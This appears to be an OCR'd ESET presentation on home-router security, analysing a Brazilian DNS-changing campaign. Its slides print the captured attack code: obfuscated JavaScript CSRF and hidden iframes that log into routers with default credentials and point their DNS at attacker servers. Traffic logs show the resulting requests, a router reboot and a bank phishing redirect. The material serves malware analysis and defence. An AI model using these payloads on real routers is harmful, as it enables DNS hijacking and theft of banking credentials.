
eset
ENJOY SAFER
TECHNOLOGY™

Security of Home Routers

Marián Novotný

novotny(at)eset.sk

About Me

- Specialized Software Engineer at Eset
  - Analysis, design and implementation
    - network IDS
    - Network security features
- Security Consultant
- Security Researcher
  - Design and analysis of security protocols

Home Router Vulnerabilities

- Legitimate Services
  - Web Interface, FTP, Print server, UPnP, HNAP
  - Default Credentials
  - Application Vulnerabilities
  - Insecure default settings
- Forgotten Services
  - Telnet, Backdoors
- Updating the Firmware
  - The big issue

Attacks on Home Routers

- Malware on routers
  - Aidra, Carna – POC botnets
  - The Moon – Linksys vulnerability
  - Mirai – IoT, DDOS
- DNS changing malware
  - Win32/Sality - component Win32/RBrute
  - Dedicated exploit kit – SOHO pharming

Brazilian Campaign Overview

- Browser attacks
- Redirection
  - Malicious page
  - Advertising network
- Malicious Script
  - Dictionary attack - username:password@server
  - Change DNS server
- Phishing Attack
  - Brazilian banks

Script Using the Internal LAN IP - CSRF

```
<script>var dnsp = [185, 125, 4, 196];
var dnsx = [170, 207, 3, 192];
var xxx = ['d', 'm', 'i', 'a', 'n'];
var zzz = ['3', 'g', '1', 'v', '5', '2', 't', '4'];
var m4h1 = dnsp[0] + '.' + dnsp[1] + '.' + dnsp[2] + '.' + dnsp[3];                    // 185.125.4.196
var m4h2 = dnsx[3] + '.' + dnsx[2] + '.' + dnsx[1] + '.' + dnsx[0];                    // 192.3.207.170
var lOgi = xxx[3] + xxx[0] + xxx[1] + xxx[2] + xxx[4];                                 // admin
var p4ss = zzz[1] + zzz[3] + zzz[6] + zzz[2] + zzz[5] + zzz[0] + zzz[7] + zzz[4];      // gvt12345
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + p4ss + '@192.168.25.1/dnscfg.cgi?dnsPrimary=' + m4h1 + '&dnsSecondary=' + m4h2 + '&dnsDynamic=0&dnsRefresh=1);</
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + p4ss + '@192.168.0.1/dnscfg.cgi?dnsPrimary=' + m4h1 + '&dnsSecondary=' + m4h2 + '&dnsDynamic=0&dnsRefresh=1);</s
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + p4ss + '@192.168.1.1/dnscfg.cgi?dnsPrimary=' + m4h1 + '&dnsSecondary=' + m4h2 + '&dnsDynamic=0&dnsRefresh=1);</s
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@192.168.1.1/dnscfg.cgi?dnsPrimary=' + m4h1 + '&dnsSecondary=' + m4h2 + '&dnsDynamic=0&dnsRefresh=1);</s
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@192.168.0.1/dnscfg.cgi?dnsPrimary=' + m4h1 + '&dnsSecondary=' + m4h2 + '&dnsDynamic=0&dnsRefresh=1);</s
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@10.1.1.1/dnscfg.cgi?dnsPrimary=' + m4h1 + '&dnsSecondary=' + m4h2 + '&dnsDynamic=0&dnsRefresh=1);</sty
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@10.0.0.1/dnscfg.cgi?dnsPrimary=' + m4h1 + '&dnsSecondary=' + m4h2 + '&dnsDynamic=0&dnsRefresh=1);</sty
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + p4ss + '@192.168.25.1/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=' + m4h1 + '&SecondaryDNS=' + m4h2 + ');</style>');
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + p4ss + '@192.168.0.1/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=' + m4h1 + '&SecondaryDNS=' + m4h2 + ');</style>');
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + p4ss + '@192.168.1.1/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=' + m4h1 + '&SecondaryDNS=' + m4h2 + ');</style>');
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@192.168.0.1/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=' + m4h1 + '&SecondaryDNS=' + m4h2 + ');</style>');
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@192.168.1.1/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=' + m4h1 + '&SecondaryDNS=' + m4h2 + ');</style>');
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@192.168.1.1/userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.82&Lease=120&gate
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@192.168.0.1/userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.0.100&ip2=192.168.0.82&Lease=120&gate
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + p4ss + '@192.168.1.1/userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.82&Lease=120&gate
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + p4ss + '@192.168.0.1/userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.0.100&ip2=192.168.0.82&Lease=120&gate
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + p4ss + '@192.168.25.1/userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.25.100&ip2=192.168.25.82&Lease=120&(
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@192.168.0.1/dns_1?Enable_DNSFollowing=1&dnsPrimary=' + m4h1 + '&dnsSecondary=' + m4h2 + ');</style>');
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@192.168.1.1/dns_1?Enable_DNSFollowing=1&dnsPrimary=' + m4h1 + '&dnsSecondary=' + m4h2 + ');</style>');
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@192.168.0.1/ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=' + m4h1 + '&dnsSecondary=' + m4h2 +
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@192.168.1.1/ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=' + m4h1 + '&dnsSecondary=' + m4h2 +
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@192.168.0.1/userRpm/PPPoECfgAdvRpm.htm?wan=0&lcpMru=1480&ServiceName=&AcName=&EchoReq=0&manual=2&dnsse
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@192.168.1.1/userRpm/PPPoECfgAdvRpm.htm?wan=0&lcpMru=1480&ServiceName=&AcName=&EchoReq=0&manual=2&dnsse
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@192.168.0.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=' + m4h1 + '&dns
document.write('<style type="text/css">@import url(http://' + lOgi + ':' + lOgi + '@192.168.1.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=' + m4h1 + '&dns
```

Script Using the Internal LAN IP

Host	Info
lojaonlinechico.com.br	GET / HTTP/1.1
bit.ly	GET /2aZ7X5a HTTP/1.1
lojaonline.jelastic.regruhosting.ru	GET /javascript/juvelinos.js HTTP/1.1
192.168.1.1	GET /userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.82&Lease=120&gatew
192.168.1.1	GET /userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.82&Lease=120&gatew
192.168.1.1	GET /dnsProxy.cmd?enblDproxy=0&PrimaryDNS=185.125.4.196&SecondaryDNS=192.3.207.170 HTTP/1.1
192.168.1.1	GET /dnsProxy.cmd?enblDproxy=0&PrimaryDNS=185.125.4.196&SecondaryDNS=192.3.207.170 HTTP/1.1
192.168.1.1	GET /dnscfg.cgi?dnsPrimary=185.125.4.196&dnsSecondary=192.3.207.170&dnsDynamic=0&dnsRefresh=1 HTT
192.168.1.1	GET /dnscfg.cgi?dnsPrimary=185.125.4.196&dnsSecondary=192.3.207.170&dnsDynamic=0&dnsRefresh=1 HTT
192.168.1.1	GET /dns_1?Enable_DNSFollowing=1&dnsPrimary=185.125.4.196&dnsSecondary=192.3.207.170 HTTP/1.1
192.168.1.1	GET /ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=185.125.4.196&dnsSecondary=192.3.207.1
192.168.1.1	GET /userRpm/PPPoECfgAdvRpm.htm?wan=0&lcpMru=1480&ServiceName=&AcName=&EchoReq=0&manual=2&dnsserv
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=185.125.4.196&dns

Script using the public WAN IP

```
[analytics.php]
<html>
<body>
    <iframe name=&quot;google-Load&quot; id=&quot;google-analyticss&quot; style=&quot;position:absolute;
    width:0px;height:0px;&quot; src=http://:@191.96.248.215/dnscfg.cgi?dnsPrimary=104.238.124.108&amp;
    dnsSecondary=8.8.8.8;&amp;dnsDynamic=0&amp;dnsRefresh=1&quot; frameborder=&quot;0&quot;>;Your.</iframe>;
    <META http-equiv="refresh" content="0;URL=gvt.php">
</body>
</html>

[gvt.php]
<html>
<body>
    <iframe name=&quot;google-Load&quot; id=&quot;google-analyticss&quot; style=&quot;position:absolute;
    width:0px;height:0px;&quot; src=http://admin:gvt12345@191.96.248.215/dnscfg.cgi?dnsPrimary=104.238.124.108&
    amp;dnsSecondary=8.8.8.8;&amp;dnsDynamic=0&amp;dnsRefresh=1&quot; frameborder=&quot;0&quot;>;Your.</iframe>;
    <META http-equiv="refresh" content="0;URL=root.php">
</body>
</html>

[root.php]
<html>
<body>
    <iframe name=&quot;google-Load&quot; id=&quot;google-analyticss&quot; style=&quot;position:absolute;
    width:0px;height:0px;&quot; src=http://root:root@191.96.248.215/dnscfg.cgi?dnsPrimary=104.238.124.108&amp;
    dnsSecondary=8.8.8.8;&amp;dnsDynamic=0&amp;dnsRefresh=1&quot; frameborder=&quot;0&quot;>;Your.</iframe>;
    <META http-equiv="refresh" content="0;URL=branquo.php">
</body>
</html>

[novato.php]
<iframe name="google-analyticss" id="google-analyticss" style="position:absolute;width:0px;height:0px;" src=
"http://191.96.248.215/rebootinfo.cgi" frameborder="0">Your.</iframe>
```

Script using Ipv6

```
<script>
  $(document).ready(function() {
//    setTimeout(function(){ document.getElementsByTagName('iframe')[0].src="about:blank"; }, 3000);
    setTimeout(function() {
      var iframe = document.getElementsByTagName('iframe');
      var i;
      for (i = 0; i < iframe.length; i++) {
        iframe[i].src = "about:blank";
      }
    }, 3000);
  });
</script>
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:bad0:4c0e]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName="
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:101]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=T
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:1fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=T
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:1]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:201]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=T
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:2fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=T
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:1901]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName="
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:19fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName="
<iframe src="http://admin:admin@10.1.1.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Save"
<iframe src="http://admin:admin@10.1.1.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Sav
<iframe src="http://admin:admin@10.0.0.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Save"
<iframe src="http://[0:0:0:0:0:ffff:bad0:4c0e]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=
<iframe src="http://[0:0:0:0:0:ffff:c0a8:101]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=
<iframe src="http://[0:0:0:0:0:ffff:c0a8:1fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=
<iframe src="http://[0:0:0:0:0:ffff:c0a8:1]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Sav
<iframe src="http://[0:0:0:0:0:ffff:c0a8:fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=S
<iframe src="http://admin:admin@10.0.0.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Sav
<iframe src="http://[0:0:0:0:0:ffff:c0a8:201]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=
<iframe src="http://[0:0:0:0:0:ffff:c0a8:2fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=
<iframe src="http://[0:0:0:0:0:ffff:c0a8:1901]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=
<iframe src="http://[0:0:0:0:0:ffff:c0a8:19fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=
<iframe src="http://10.1.1.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Save" style="disp
<iframe src="http://10.0.0.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Save" style="disp
<iframe src="http://10.0.0.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Save" style="di
<iframe src="http://admin:@[0:0:0:0:0:ffff:bad0:4c0e]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LI
```

Script Using Ipv6

Host	Info
zaquieuadvogados.com.br	GET /zaquieu/ HTTP/1.1
code.jquery.com	GET /jquery-1.11.2.min.js HTTP/1.1
[::ffff:c0a8:101]	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dns
[::ffff:c0a8:101]	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dns
[::ffff:c0a8:101]	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dns
[::ffff:c0a8:101]	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dns
[::ffff:c0a8:101]	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dns
[::ffff:c0a8:101]	GET /dnscfg.cgi?dnsPrimary=91.229.20.108&dnsSecondary=185.13.36.103&dnsIfc=&dnsRefresh=1 HTTP/1.1
[::ffff:c0a8:101]	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dns
[::ffff:c0a8:101]	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dns
[::ffff:c0a8:101]	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dns
[::ffff:c0a8:101]	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dns
[::ffff:c0a8:101]	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dns
[::ffff:c0a8:101]	GET /ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=91.229.20.108&dnsSecondary=185.13.36.1
[::ffff:c0a8:101]	GET /ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=91.229.20.108&dnsSecondary=185.13.36.1
[::ffff:c0a8:101]	GET /ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=91.229.20.108&dnsSecondary=185.13.36.1
[::ffff:c0a8:101]	GET /userRpm/SysRebootRpm.htm?Reboot=Reboot HTTP/1.1
[::ffff:c0a8:101]	GET /dnscfg.cgi?dnsPrimary=91.229.20.108&dnsSecondary=185.13.36.103&dnsDynamic=0&dnsRefresh=1 HTT
[::ffff:c0a8:101]	GET /dnscfg.cgi?dnsPrimary=91.229.20.108&dnsSecondary=185.13.36.103&dnsDynamic=0&dnsRefresh=1 HTT


Encrypted Scripts

- Angular JS
- Custom Plugin
  - Downloading the config file for a router type
  - Key exchange
  - Decrypting the config file
  - Script execution

Encrypted Scripts

Host	Info
newsvideos2016.com.br	GET /scripts/fe65b169.vendor.js HTTP/1.1
newsvideos2016.com.br	GET /scripts/32ffcdd0.app.js HTTP/1.1
newsvideos2016.com.br	GET /views/list.html HTTP/1.1
newsvideos2016.com.br	GET /favicon.ico HTTP/1.1
newsvideos2016.com.br	GET /api/chaves/1?cacheBuster=1471429189584 HTTP/1.1
newsvideos2016.com.br	GET /views/browse.html HTTP/1.1
newsvideos2016.com.br	GET /views/videos.html HTTP/1.1
newsvideos2016.com.br	GET /api/chaves?cacheBuster=1471429190543 HTTP/1.1
newsvideos2016.com.br	GET /api/lockLinkss?cacheBuster=1471429191422&p1=f38a94fc71926650a8f8132c7710e7e1ae06038dd96bd39c
newsvideos2016.com.br	GET /api/lockLinkss?cacheBuster=1471429194061&p1=f38a94fc71926650a8f8132c7710e7e1ae06038dd96bd39c
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=46.246.52.34&dnsSecondary=8.8.8.8dnsDy
192.168.1.1	GET /ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=46.246.52.34&dnsSecondary=8.8.8.8dnsDy
192.168.1.1	GET /ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=46.246.52.34&dnsSecondary=8.8.8.8dnsDy

Phishing Attack




Phishing Attack

Source	Source Port	Destination	Destination Port	Protocol	Length	Host	Info
192.168.80.129	49406	200.98.119.106	80	HTTP	482	www.bradesco.com.br	GET / HTTP/1.1
192.168.80.129	49406	200.98.119.106	80	HTTP	490	www.bradesco.com.br	GET /bradesco HTTP/1.1
192.168.80.129	49406	200.98.119.106	80	HTTP	491	www.bradesco.com.br	GET /bradesco/ HTTP/1.1
192.168.80.129	49406	200.98.119.106	80	HTTP	414	www.bradesco.com.br	GET /bradesco/includes/js.js HTTP/1.1
192.168.80.129	49408	172.217.29.74	80	HTTP	472	ajax.googleapis.com	GET /ajax/libs/jquery/1.4.2/jquery.min.js HTTP/1.1
